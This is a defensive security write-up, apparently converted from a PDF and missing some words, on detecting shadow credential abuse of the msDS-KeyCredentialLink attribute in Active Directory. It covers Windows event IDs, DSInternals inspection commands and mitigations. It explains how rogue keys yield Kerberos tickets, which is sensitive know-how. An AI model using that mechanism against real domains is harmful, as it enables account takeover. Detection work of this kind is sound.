
Here are scenarios where Event ID 5136 might naturally trigger:

- : Each time a user enrolls a device with Windows Hello for Business. The key is written to the user object and not to the computer object that the user used for enrollment.
- (): Synchronization of attribute data between an on-premises environment and Microsoft Entra ID.
- : During the process of registering a device with Azure AD or enabling certain MFA options .
- : If the device is running Credential Guard, then a public/private key pair is created and the msDS-KeyCredentialLink attribute will be modified.

Note on Computer objects: The default ACL configuration allows Computer objects to register key credentials for themselves but can only add a KeyCredential if none already exists.


Investigating Indicators of Compromise

We will discuss some essential artifacts generated by the DC and how one can approach investigating them. The research documented by [Christoph Faltz](#) and [Stephan Wälde](#) are valuable resources for identifying potential shadow credential abuse.




Event ID 4662

- Initially, the DC generates an Event 4662 identifying **An Operation was performed on an object**. This one is notable since it shows the **Access Mask** of **0x20** indicating that an object was to.
- The **Subject** fields describe the initiator while the **Object** fields describe the target of the operation.
- This event is not particularly exciting. I only wish to point out this would likely be the first indicator of a write action to the object.




Event ID 4768

- Event 4768 is generated when trying to pre-authenticate with PKINIT. When the KDC matches the key we sent to the accounts msDS-KeyCredentialLink attribute, Event ID 4768 notes the pre-authentication method then a TGT is issued.
- If the account does not normally authenticate via PKINIT, this could be considered suspicious activity.
- It's worth noting that the **Certificate Issuer Name** might contain a suspicious value, however, this can be easily spoofed by changing the **Subject** Account Name.



Event ID 5136

- Event 5136 is generated when an Active Directory object is modified identifying the **Subject** as the initiator and the **Object** as the target of the change.
- The object class for the target account was identified as **user**. This is suspicious as only **Computer** objects have this permission by default. If the User object was not explicitly given this access, this should be considered suspicious.
- The **Logon ID** is a valuable artifact, correlating the other events to the suspicious modification.



Event ID 4624

- Event 4624 is logged whenever a successful logon attempt is made to a local computer.
- If the logon event claims to be generated from an AAD Connect sync account (example: MSOL_*), the **Source Network Address** should be the IP of the server running Azure AD Connect in the case of WHfB.
- Alternatively, if devices have static IPs configured for AD, the network information can be used to identify suspicious logon locations.

Using the DSInternals module we can investigate the modified key and verify if the **Source** and **Usage** values align with normal operations.

Install Name DSInternals Force

ADUser test Properties expand msdskeycredentiallink ADKeyCredential

```
PS C:\Users\NIGHT> Get-ADUser -Identity test -Properties * | select -expand msds-keycredentiallink | Get-ADKeyCredential

Usage Source Flags DeviceId Created Owner
-----
NGC AD None 8e305f74-95c6-d9be-b45f-f7ee7965dc15 2024-08-18 CN=Test User,CN=Users,DC=lab,DC=local
```

Using the Get-ADUser and Get-ADKeyCredential cmdlets to investigate the key.

- The NGC (Next-Gen Credentials) value is what WHfB uses, however, if this was a Yubikey device then we should see a Usage value of **FIDO** for example.
- The **Source** value should indicate **AzureAD** if this was a legitimate AAD Connect sync account action.

```
Get-AzureADDevice | ? { .deviceid -eq }
```

This command allows one to trace the device-id to the associated device in AAD (if it exists).

Now let's compare our KeyCredential to the two examples shown by [Christoph Falta](#). The first case is a KeyCredential made to look like it was generated for WHfB (User object change) and the second case was generated for Credential Guard (Computer object change).

```
PS C:\Users\domadm> Get-ADUser -Identity whfbuser -Properties * | select -expand msds-keycredentiallink | Get-ADKeyCredential

Usage Source Flags DeviceId Created Owner
-----
NGC AzureAD None c0282685-c997-406e-96c2-ac53477606b7 2022-03-16 CN=whfbuser,OU=WHFB,OU=DomainUser,OU=User,OU=company,DC=net
NGC AzureAD None 5bc4261f-7136-48e7-b412-41cf5690b2fd 2022-03-16 CN=whfbuser,OU=WHFB,OU=DomainUser,OU=User,OU=company,DC=net

PS C:\Users\domadm>
```

Windows Hello for Business Key from .

```
PS C:\Users\domadm> Get-ADComputer -Identity pc1 -Properties * | select -expand msds-keycredentiallink | Get-ADKeyCredential

Usage Source Flags DeviceId Created Owner
-----
NGC AD MFANotUsed 2022-03-16 CN=pc1,OU=Client,OU=Computer,OU=company,DC=netcorp,DC=at
```

Credential Guard key from .

- **Source**: WHfB is **AzureAD** while the Credential Guard shows .
- **DeviceId**: WHfB shows a value for DeviceId while the Credential Guard is empty.

The Device ID is meant to map the raw KeyCredential, stored in the msDS-KeyCredentialLink attribute on the Domain Controller, to the original device it's associated with. Since Credential Guard stores the key on the device and not the DC, there is no need to create a Device ID. Therefore, if a Computer object was modified by a tool that sets a **deviceId**, this should be considered suspicious activity.

Mitigation

1. Regular Audits and Compliance Checks:

Regular audits of AD accounts and their attributes can help in early detection of shadow credentials. Compliance checks should include verifying that all key credentials are legitimate and necessary. Also, identify how normal KeyCredentials are stored for any third-party authentication mechanisms. This will come in handy when attempting to identify suspicious keys, similar to the Credential Guard discussion.

2. Implementing Strong Access Controls:

Enforce stringent access controls around who can modify attributes like msDS-KeyCredentialLink. Use Role-Based Access Control (RBAC) and ensure only essential personnel have these privileges. Securing these accounts is a high priority since an attacker could leverage these accounts without much suspicion.

3. Multi-Factor Authentication (MFA):

Implement MFA wherever possible to reduce reliance on any single authentication method. Even if a rogue key credential is added, MFA can provide an additional layer of security.

4. Periodic Key Rotation:

Periodically rotating keys and credentials can limit the lifespan of any shadow credentials that may have been added without authorization.

Conclusion

The exploitation of shadow credentials and the msDS-KeyCredentialLink attribute is a sophisticated attack vector that poses significant risks to Active Directory environments. However, by understanding the mechanics of these attacks and employing robust detection and mitigation strategies, organizations can defend against this threat. Regular monitoring, strong access controls, and advanced detection mechanisms are key components of a comprehensive defense strategy.

Ensure your AD environment is secure against this and other evolving threats. Stay vigilant.